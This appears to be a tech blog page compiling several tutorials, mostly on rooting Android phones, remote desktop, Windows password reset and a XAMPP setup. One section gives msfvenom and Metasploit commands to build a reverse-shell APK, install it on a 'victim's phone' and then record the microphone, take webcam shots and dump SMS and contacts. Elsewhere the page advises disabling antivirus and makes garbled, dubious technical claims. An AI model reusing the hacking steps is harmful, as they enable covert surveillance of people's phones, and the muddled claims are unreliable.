The current generation of mobile users has enhanced its technical domain on a myriad of operating systems. Of course, get full access to the roots of a software is now a possibility: “root cause” of Android devices is common practice. The possibility of manipulating directories and file system causes, for example, the installation of third-party applications to be performed without hindrance.
By allowing just a custom control and dispense thus the services offered natively by software companies, the root process is not well seen by the eyes of manufacturers: if customers Google choose to access the roots of Android , the warranty against defects factory gets lost.
How To Root LG G3 With Simple Command
Root for LG G3:
The XDA Developers forum brings together the community of developers focused systems to Windows Phone and Android . Among the applications offered by the online space, we highlight those intent on customization and adding features along with gadgets.
Created by a partnership between several members of the XDA, the APK Root Stump enables performing root on devices LG G3 through a few simple commands. Follow the procedure listed below and get access to the root of the Android operating system.
Note: before performing this procedure, make sure to back up your files to an external drive. It is worth mentioning again that the release of system permissions may cause the warranty offered by the manufacturers to be void.
“Plug and Play”
1 – Download and install APK Stump Root through this link (via XDA Developers )
2 – Run the application and press the “Grind” button
3 – Restart your LG G3, Very Simple.
His action should be performed only by experienced users of the Android system. If their management skills are advanced software, it may be that the application installation SuperSU improve your experience with the LG G3 root. Once rebooted your machine then download SuperSU here and get access to the software commands prompt.
In 2016 How To Root Android Device In A Single Click
We have different types of method to share with you that how you can root your any Android device easily but with the following methods.
Rooting your Android device means you are going to experiment with your Android basedOS, it enables your to do various changes within your Android OS, there is no limitation of alteration except the hardware inbuilt, you cannot remove that particular hardware if you can only do things like rooting and all because you are not a developer to make connection your new hardware with your entire Android device.
In 2016 How To Root Android Device In A Single Click
Android OS will give you direct access to any internal system, whenever you do root with your Android device, your Android will be a part of experiment stage which means whenever Google release any unofficial update to android – it will be first delivered to your device because of your custom ROM installed and a rooted device you are running. The unofficial update means you are going to receive the update of OS you are using or the new custom ROM.
If you have one or two Android smartphones you can use any one of them for rooting purpose!
Now, what are the advantages of rooting your device?
It will boost your phone memory and speed,
It will extend your phone’s battery life,
You can manually remove built-in application,
You can remove bloatware functions from applications. Apps like Facebook and Chrome consume a lot of RAM and battery, Bloatware is the function on application that consumes your battery and RAM from the background process,
Modify your phone to increase all internet browsing speed, SIM detection Speed,
Manually install an application which can track your phone easily no need of any third party.
The best part of your rooting: you can install Custom ROMS & Custom Kernel (We will share that later that how can you install that)
Last but not least! You can modify the whole system by your own desire look. The whole UI will be changed with your single desire.
What are the Disadvantages of Rooting Your Android Device?
Your Android Device Warranty Void: After following the below tutorial your Android Device warranty will become invalid, if you ever face any problem with your device internal hardware, then Android service center will reject your Android device to repair.
Be careful and be an expert in rooting any Android device, you will never face any problem.
There are four methods you can follow any of them as per your desire:
Method1: Kingo Root:
Kingo Root

Kingo ROOT is the best of all PC operation rooting system for Android devices, Kingo Root is free and one-click rooting software for Android devices, The application basically for Windows computer, it helps Android users without losing time with a single click it roots the Android system and the chances of successful are about 90-95% by which till now every users are preferring this software without any complaints.
Caution: Before installing this device you need to disable your computer system Antivirus otherwise it will not going to work or install properly.
Follow the process:
i) From your Android Device enable USB Debugging Mode. Goto your settings -> Developer Option -> USB debugging -> Click on it to enable. Some of the Android device above 4.2.2 are not having the same setting so to enable the same, they need to go to the Settings -> About Phone -> Built Number Tap on it 7 times to get the option to turn on Debugging.
ii) Now just download the application from your computer itself Kingo Root
iii) After installation the application you can see the new window of Kingo Root.
iv) Now plug your device via USB cable by enabling the USB debugging option as mention above.
v) The Kingo Root will automatically connect your device and soon after that, you can click on “Root” button you can see your connection is successful between your device and the Kingo Root Windows application.
vi) Your device has been rooted successfully by Kingo Root meanwhile, the application will also install SuperSU on your Android device.
vii) Now to check that your device is successfully rooted or not, download the application from Google Play Store Root Checker App. It will analysis your Android device whether it is rooter or not.
Note: If this method unable to root your device the below other three methods are still available.
Method2: VRoot
VRoot

VRoot Windows Application is one of the excellent application after Kingo Root, this is also a PC version application support on Windows OS, both the application Kingo Root and VRoot are still at same stage of work which is One Click Root. VRoot is developed by Chinese developer by Mgyun team, they have developed and upgraded newer version of VRoot which supports more than 8000 types of Android devices in which it still have 70-75% of success chances.
The one click root has the same process as mention above.
ii) Install the application with the process of location press ‘Next’
iii) After successful installation, connect your device via USB cable and USB debugging enabled. (Above mention how to enable your device Debugging)
iv) After connection confirms, click on Root from the VRoot application on the PC screen. Wait for the root complete.
v) After completion the successful rooting, your Android device will automatically reboot and now you can disconnect your device from your computer.
vi) Now connect your computer to the internet by any means just to download the root checker application from the Google App Store, make sure that your device is successfully rooted by VRoot.
Method3: Root Genius
Root Genius
This application Root Genius is the best friend of Mediatek enabled processor Android devices. Main focus on Android Kitkat devices, currently it serves more than 10,000 android devices, currently it has 1.8.7 version of application downloadable to your windows computer and it has a high accuracy of confirming rooting. But still it is more comfortable with Mediatek and Android Kitkat devices.
The Same process of doing but before using this method you must check your device version and processor if it matches up with the required function of the application and then you are good to go, otherwise if it didn’t then you may be unsuccessful in this method.
iii) The application will reboot your device. Don’t unplug your USB cable until its done processing.
iv) Now after it completes all the process and says successfully rooted then you can unplug your USB cable.
v) Now check if the root is really successful or not, for that you need to download that application and install, Root Checker App from google play app store.
Method4: Unload Root
Unload Root

Unlock Root is totally different from all the above three, it has a boot loader for each and every various Android devices, Unlock Root has its own way of rooting and unlocking features, Now if you want to root your device using this method then you need to follow its own strict guidelines, the guidelines for each separate Android devices just visit Unlock Root you will be guided by their own tech support.
So we have released the top 4 methods to get rooted your Android devices by just one click, so enjoy the tutorial rooting your devices, it has many advantages still if any sort of improper method used then the device many called as junked. So be careful in doing so this is what we learned about How To Root Any Android Devices in A Single Click.
If you have any sort of issues with understanding the tutorial than always feel free to comment below with your desired question.
How To Root And Unroot Any Android Device Temporarily
When it comes to rooting your Android device it is pretty easy but unrooting your phone requires few steps that should be taken very seriously. Most of the people want to unroot their devices because they come across few applications that get laggy when your phone is rooted and also because they just don’t want to void the warranty.
It is true that unrooting your Android device will not void the warranty. But what if I say you that you can temporarily root and unroot your android device. If you want to unroot your device then at some point you will definitely root your device again. So in this tutorial, I am going to share a simple way to root and unroot your phone temporarily.
Requirements:
Rooted Android device
Android device with at least 50% charged
Kingroot application
Root checker application
Follow the steps carefully:
Step 1. First download and install Root checker. This application will show you the current Root status if your device.
Step 2. Now open Root checker and check the Root status.
Step 3. Since this procedure requires a Rooted android device, Open kingRoot in your device as it should be available since the device is rooted.
Step 4. Now go to options and click on general settings, Then click on Enable root authorization. Now your rooted mobile is unrooted .
Step 5. To check it go to Root checker and click on verify root. Now you can clearly see that the Root is not available so this is how you can disable root temporarily on any Android device.
To enable Root again go to Kingroot>options>general settings>enable root authorization. This is the best and easiest way to temporarily Root and Unroot any Android device.
How To Uninstall Android’s Bloatware/Preinstalled Apps
We all use Android devices and there is only 1 problem that all Android users deal with regularly and that is phone slowing down or experiencing laggy nature os the device. This is very annoying and can cause many problems like eating up all the battery power and not allowing you to perform any task. This happens mainly due to those pre-installed apps that are running in the background and consuming most of your RAM.
The worst part is that you don’t have enough permissions by default to uninstall or remove these apps though you can stop them temporarily they’ll start again eventually after reboot or restart of your device. This problem is a nightmare for people who have low RAM devices like below 1GB of RAM. Android OS consumes about 40% of RAM and these background apps consume most of the remaining free RAM.
This will keep the device running unnecessary apps in the background and this will lead to laggy nature. When this happens the user cannot perform any tasks. But there is a solution to this and this article is all about uninstalling all those unnecessary preinstalled apps that are consuming your phone battery and slowing it down momentarily.
Follow the Steps below to uninstall preinstalled apps in any android device:
Step 1. In order to do that you need to root your phone and if you don’t know how to root your phone there is a link below at the end of this post to help you out.
Step 2. After rooting your phone install SuperSU application from playstore.
Step 3. You need to install Titanium Backup application just in case if you loose any files and backup you device apps. You can download this app from playstore.
Step 4. Now need to install “system app remover” from playstore and launch the app it will ask you superuser permission you have to grant it.
And now you can uninstall all your preinstalled apps directly with this Application.
Control Your PC From Android Phone Using Google Chrome Remote Desktop
We all use computers and smartphones daily we all forget some important files on our PC at home and regret it when those files are necessary for a meeting or to share with your friends. In this tutorial, i am going to share a simple trick to control your PC with your android device. I am going to use Google’s Chrome Remote Desktop to control my PC with the help of an android device.
With the help of it, you can access files like documents, images, videos and much more from your PC via android device. Follow the steps below carefully.
Control Your PC From Android Phone Using Google Chrome Remote Desktop
Step 1. In order to control your PC via android, you need to download Chrome Remote Desktop from google play. You can do that by going to Google play and search Chrome Remote Desktop or install the app from here.
Step 2. After the app is installed you need to open it and it will show a page like this.
Step 3. Now you need to download chrome remote desktop extension. Go to google and type chrome remote desktop extension or click here to go to the page directly. Now add that extension.
Step 5. Now you will be redirected to chrome://chrome-signin/ page. Just sign in with a Gmail account. Remember you need to sign in with the same Gmail account that is signed in your android device.
Step 6. Now after you sign-in an exe file will be downloaded automatically. After the download is completed install it.
Step 7. After the installation, you will get a 6 digit pin and this six-digit PIN is the same PIN which will be required as an access key for pairing up with your PC.
Step 8. Now click on chrome remote desktop option on your android device and you will see a computer then click on it and enter the 6 digit code that you found on your computer and you’re good to go.
This is the best and easy method to remotely control your computer via android device
How To Reset Windows 10 Password By USB Drive And MS Online Website
We all deal with password issues often times. We all use windows operating system and sometimes we forget our PC’s password. Recovering password is not an easy thing but you can do it with this trick that I am sharing in this article.
Normally when windows users forget login password then using another account is the only option they feel is easy to access the computer but if your administrator account is locked and if you’re using guest account then you may feel some problems for performing actions like copying files or deleting.
How To Reset Windows 10 Password By USB Drive And MS Online Website
This is the easiest solution to reset your password in no time. You have the privilege by windows to reset your password at Microsoft’s password reset website.
All you need to do is just select “I Forgot My Password” after you log in to your Microsoft account and you can reset a new password. But if you have not registered to Microsoft then follow the second method.
Method 2: You can Reset Your Windows 10 Password With USB flash drive
Follow the steps below carefully to recover your windows login password.
Step 1. Go to your windows login screen
Step 2. Now type a wrong password and then you will see a Reset your password will pop up.
Step 3. Now create a bootable USB flash drive to reset the password.
Step 4. To do that you need to insert your USB Flash drive to a running Computer and then click on Start, Click on Control Panel then From the right side of the panel clicks on “Create a password reset disk”.
Step 5. Now you need to follow the forgotten password wizard and click next and select the flash drive from the drop-down menu.
Step 6. Now you need to click next option in order to start the process and then click finish.
Step 7. Now you need to insert your USB flash drive to your PC in which you are trying to reset the password
Step 8. Now the wizard will guide you to reset the password and you can reset the password.
This is one of the best ways to reset a windows login password. There are other methods that involve 2 tutorials for the same process. This tutorial covers all the things in one article itself.
This is a tutorial explaining how to hack android phones with Kali Linux. I can’t see any tutorials explaining this Hack/Exploit, so, I made one. Kali is one of the most famous and advanced operating systems that is used by hackers. It has lots programs that you can use for Pen Testing and hacking. So Today’s article is all about Hacking an Android device Using Kali. We will provide you step by step procedure to do the same. To do this hack we are going to use two tools 1. Msfvenom | 2. Metasploit.
Msfvenom is a Kali Hacking tool , a combination of Msfpayload and Msfencode, putting both of these tools into a single Framework instance known as msfvenom payload. Metasploit is one of the famous tools of Kali Linux. Metasploit is enhanced by msfvenom in kali Linux.
Do tell us your queries in the comment box and we will get to you asap.
Things You Need??
1. Kali Linux 2.0 2. Lots of patience
Step1 : Open Command Terminal in Kali and Write the command ifconfig and hit enter
Step 2: Now copy the IP Address that’s written Near “inet addr“, or you can write it somewhere. Now close the terminal.
Step 3: Now open the command terminal again and write the command that is written below and then hit enter
msfvenom -p android/meterpreter/reverse_tcp LHOST=(IP ADDRESS) LPORT=4444 R > andro.apk
Note: Write The IP address in The LHOST PART that you had copied/written earlier and Don’t add any stray space characters anywhere.
Step 4: After Executing the previous command, you will get to see an apk file saved in the Home folder. All you have to do is just install the apk file in the victim’s phone.
Step 5: Now Type msfconsole and hit enter.
Step 6: Now write the following command and after writing each command hit enter.
use multi/handler set payload android/meterpreter/reverse_tcp set LHOST (IP ADDRESS) set LPORT 4444 exploit
Note: Write The IP address in The LHOST PART that you had copied/written earlier.
Whenever the victims clicks on the app(installed as MAIN ACTIVITY in the menu) in his phone, meterpreter session will be established and you will get a Screen Like this:
After that you can use the following command: record_mic webcam_snap webcam_stream dump_contacts dump_sms geolocate
Thanking you for Reading and following this tutorial, I hope you liked it. For more Tech tutorial and news visit our website Regularly.
We all use computers with higher RAM size because higher the RAM size is more the processing speed your computer will work with. So in this tutorial, I am going to share a simple yet unknown trick for most of the computer users who don’t know yet. Normally a computer runs depending on the size of RAM. So in order to have more RAM, you need to purchase another one but you can also use your Pendrive as RAM for your computer.
You can speed up your computer with the help of your normal pen drive by following these few simple steps. You need a pen drive of atleast 1GB of size and a computer.
Follow the steps below to use pen drive as RAM for your computer.
Step 1. First, you need to plug in your pen drive to your computer and check the properties.
Step 2. Now you need to format your pen drive. Now check the properties and verify if your pen drive is formatted properly.
Step 3. Now you need to right click on your pen drive and select the properties option as shown n the image below.
Step 4. Now you select “ReadyBoost” option in the properties tab.
Step 5. Then click on “Use this device” option then adjust your memory size. then click on apply.
Remember alway that you should keep atleast 300-400 MB free space while adjusting the size of memory. now restart your computer and your pen drive will be used as RAM.
This is the best and easy way to use your pen drive as RAM. There are other ways to do the same process but they are difficult and may corrupt your pen drive.
The Wilders Security Forum member asked a question: “I talked with a former blackhat hacker, who attended DefCon, and he said that it is possible to hack with Windows, Apple and just about anyone operating system out there. So why do hackers (hmm I mean crackers) prefer Linux?”
Why Do Hackers Prefer Linux OS Over Win, Mac, Or Other OS??
Basically, Linux operating system is used for the hacking purpose and for penetrating tests. It has many numbers of tools pre-installed in it which are useful for hacking. In other operating systems like Windows or Mac, there are no tools for which can be used for hacking. Hackers prefer Linux over Windows, Mac or any other operating systems because Linux is an open source and Linux is portable compared to other operating systems. Check out the list of reasons below.
1. Linux Is Open Source
The main reason Linux is preferred by Hackers over other operating systems is because it is an open source operating system. An open source operating system provides you the source code which you can manipulate for hacking. While other operating systems are not open source so you cannot change anything and make use of it for hacking. In Linux, you can redesign the whole operating system if you wish to.
2. Linux is more secure than other operating systems
Linux has always been more secure than any other operating system. Linux has tools and can perform activities which can help you stay anonymous. While other operating systems won’t let you stay anonymous like Linux does and at some point you will get caught. The majority of the hackers use Linux over any other operating system because you can practice hacking and penetrating tests without any trouble of getting caught.
Recently UNIX-based operating systems are getting raised in the market of technology after Android and Mac was developed based on UNIX. But at the same time, these platforms are not safe from hackers because they are open source and based on Unix.
3. Linux is universal.
Since most of the things are running based on “UNIX” these days like from routers to operating systems and web servers, Linux is everywhere. And since it is being used everywhere, hackers would love to prefer it over other operating systems because hacking a device from the same platform will be easy.
4. Linux is lighter and more portable
Linux is lighter and more portable compared to other operating systems. You can boot a Linux operating system in less than the half time consumed by windows while installing it. Also, the tools consume a very little amount of memory compared to other operating systems.
These are few reasons why hackers prefer Linux over other operating systems.
Building a website of your own is a dream for every tech geeks. But it is considered only an easy task for professionals. you need a web server to host your website. Here we are going to discuss how an ordinary person can create a website by turning his own computer into a web server absolutely free of cost.What actually it means is that you have a software installed on your computer to serve the web pages.
Here are the steps to turn your computer into a web server to build websites!
Step1: At first you need to visit pcmichiana And then again within this site from the top menu click on Free Downloads.
Note: Now you will see a list of headers and under the headers there are a list of softwares so be calm processed to the next step.
Step2: Now scroll bottom you will find Developer Tools, Under Developer Tools click On XAMPP Server Suite, Now just download the file, It is recommended to select the latest version of php for your windows.
Note: You may find all in 32 bit, but you can go with that, select the 7.0.6 version of XAMPP for Windows.
Step3: Once your download is completed, click on downloaded application and install it as the process of installation ask you.
Note: The path of installation is the only important and from there only you can browse your website. It should be on C drive.
Step4: After download and installation of XAMPP application, Open it, Now you will see that this application basically a control panel of your website hosting, Now click both the Startbeside the Apache and MySql.
Note: Once you click on Start button beside both the Apache and MySql you will be prompt to allowinternet access and you should allow them to connect internet.
Now your server is ready!
Step5: Now open your Google Chrome as recommended, And type in the address bar as http://localhost/ and hit enter. Now select the EnglishLanguage and you are into the server control Dashboard panel.
Note: Now you will see your web server as XAMPP and from their every thing will start.
Step6: Now we have to check that whether the server is working properly or not, Click on phpinfo() and you should see php version and it should not be blank. Again click on phpMyAdmin and it should also work and select the appropriate language you want.
Now built your website, and to do this you can place your HTML file to the rootfolder of your Cfolder which we should now call it as your hostingserver. And to do that follow the below step.
Step7: Move to your C folder and did you remember the where is your XAMPP installed? yes you should know it, now click on the folder XAMPP and then again click on htdocsfolder, this is the only folder where your websites stored.
Step8: Under htdocs you can see all the files and folders but you need to create a new folder by right-click and new and then folder, Name the folder as mytestwebsite and put your HTML file or if you don’t have any HTML file then under your folder mytestwebsite – make a right-click and select Text Document from New and name it as index.htm and it should change into a web browser icon and then you need to write Text under that file and to do that right-click on index.htm and click on Open With Notepad and now you can type anything but at first you should type Text and click on file and then save.
Step9: Every thing is done but you need to check whether your website is opening on your web browser or not. And to know that, go to your Chrome web browser and then copyand paste your link and hit enter – localhost/mytestwebsite/index.htm and hit enter, if it didn’t work then the address must be wrong try to enter the correct address and localhost is the main permalink and then your root folder which is you created recently and then the name of the text web document you created.
All done, if you have any doubt processing the steps then you must share your problems using the below comment box.





 Gaja's Technologies